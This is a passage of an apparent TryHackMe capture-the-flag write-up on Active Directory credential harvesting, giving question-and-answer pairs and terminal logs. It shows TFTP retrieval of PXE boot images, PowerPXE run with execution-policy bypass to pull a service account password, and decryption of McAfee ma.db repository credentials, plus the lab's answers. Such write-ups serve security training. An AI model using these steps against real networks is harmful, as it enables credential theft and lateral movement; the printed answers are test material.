
What Microsoft tool is used to create and host PXE Boot images in organisations?

```
Microsoft Deployment Toolkit
```

What network protocol is used for recovery of files from the MDT server?


```
TFTP
```

What is the username associated with the account that was stored in the PXE Boot image?



```
thm@THMJMP1 C:\Users\thm\Documents\thm>tftp -i 10.200.4.202 GET "\Tmp\x64{4B882B64-7910-4DE9-A1D7-726E80729A20}.bcd" c
onf.bcd
Transfer successful: 12288 bytes in 1 second(s), 12288 bytes/s

thm@THMJMP1 C:\Users\thm\Documents\thm>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm\Documents\thm> Import-Module .\PowerPXE.ps1
PS C:\Users\thm\Documents\thm> $BCDFile = "conf.bcd"
PS C:\Users\thm\Documents\thm> Get-WimFile -bcdFile $BCDFile
>> Parse the BCD file: conf.bcd
>>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
\Boot\x64\Images\LiteTouchPE_x64.wim
PS C:\Users\thm\Documents\thm> tftp -i 10.200.4.202 GET "\Boot\x64\Images\LiteTouchPE_x64.wim" pxeboot.wim
Transfer successful: 341899611 bytes in 218 second(s), 1568346 bytes/s
PS C:\Users\thm\Documents\thm> Get-FindCredentials -WimFile pxeboot.wim
>> Open pxeboot.wim
>>>> Finding Bootstrap.ini
>>>> >>>> DeployRoot = \\THMMDT\MTDBuildLab$
>>>> >>>> UserID = svcMDT
>>>> >>>> UserDomain = ZA
>>>> >>>> UserPassword = PXEBootSecure1@
PS C:\Users\thm\Documents\thm>
```


Can U use do step as following :



```
PS C:\Users\thm\Documents\thm> Get-FindCredentials -WimFile pxeboot.wim
>> Open pxeboot.wim
>>>> Finding Bootstrap.ini
>>>> >>>> DeployRoot = \\THMMDT\MTDBuildLab$
>>>> >>>> UserID = svcMDT
```

```
svcMDT
```

What is the password associated with the account that was stored in the PXE Boot image?



```
>>>> >>>> UserDomain = ZA
>>>> >>>> UserPassword = PXEBootSecure1@
PS C:\Users\thm\Documents\thm>
```

```
PXEBootSecure1@
```

Task 7 Configuration Files

What type of files often contain stored credentials on hosts?

```
Configuration Files
```

What is the name of the McAfee database that stores configuration including credentials used to connect to the orchestrator?

```
ma.db
```

What table in this database stores the credentials of the orchestrator?

```
AGENT_REPOSITORIES
```

What is the username of the AD account associated with the McAfee service?




Table: AGENT_REPOSITORIES

	DOMAIN	AUTH_USER	AUTH_PASSWD	IS_PA
	Filter	Filter	Filter	Filter
1 ıUpdater	NULL	NULL	NULL	
2	za.tryhackme.com	svcAV	jWbTyS7BL1Hj7PkO5Di/...	


Mode: Text

1 jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==

Type of data currently in cell: Text / Numeric
56 character(s)

```
svcAV
```


What is the password of the AD account associated with the McAfee service?



```
┌──(ghost㉿Gh0std0t)-[~/Downloads/mcafee-sitelist-pwd-decryption-master]
└─$ cat README.md
### Password decryption tool for the McAfee **SiteList.xml** file.

- Author:  jerome.nokin@gmail.com
- Blog:  http://funoverip.net
- Date:  Feb 10 2016

### References:

- https://funoverip.net/2016/02/mcafee-sitelist-xml-password-decryption/
- https://www.reddit.com/r/netsec/comments/43mni7/mcafee_privileged_sitelistxml_leads_to_active/
- https://github.com/tfairane/HackStory/blob/master/McAfeePrivesc.md
- https://www.syss.de/fileadmin/dokumente/Publikationen/2011/SySS_2011_Deeg_Privilege_Escalation_via_Antivirus_Software.pdf

### Example usage:

```
./mcafee_sitelist_pwd_decrypt.py jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==
Crypted password   : jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==
Decrypted password : MyStrongPassword!
```
```

```
MyStrongPassword!
```

finished !!!!!!!!!!!!!!!!!!!!!!!



Network state: Running

Network up time: 4h 1m

```
Good byeeeeeeee !!!!!
```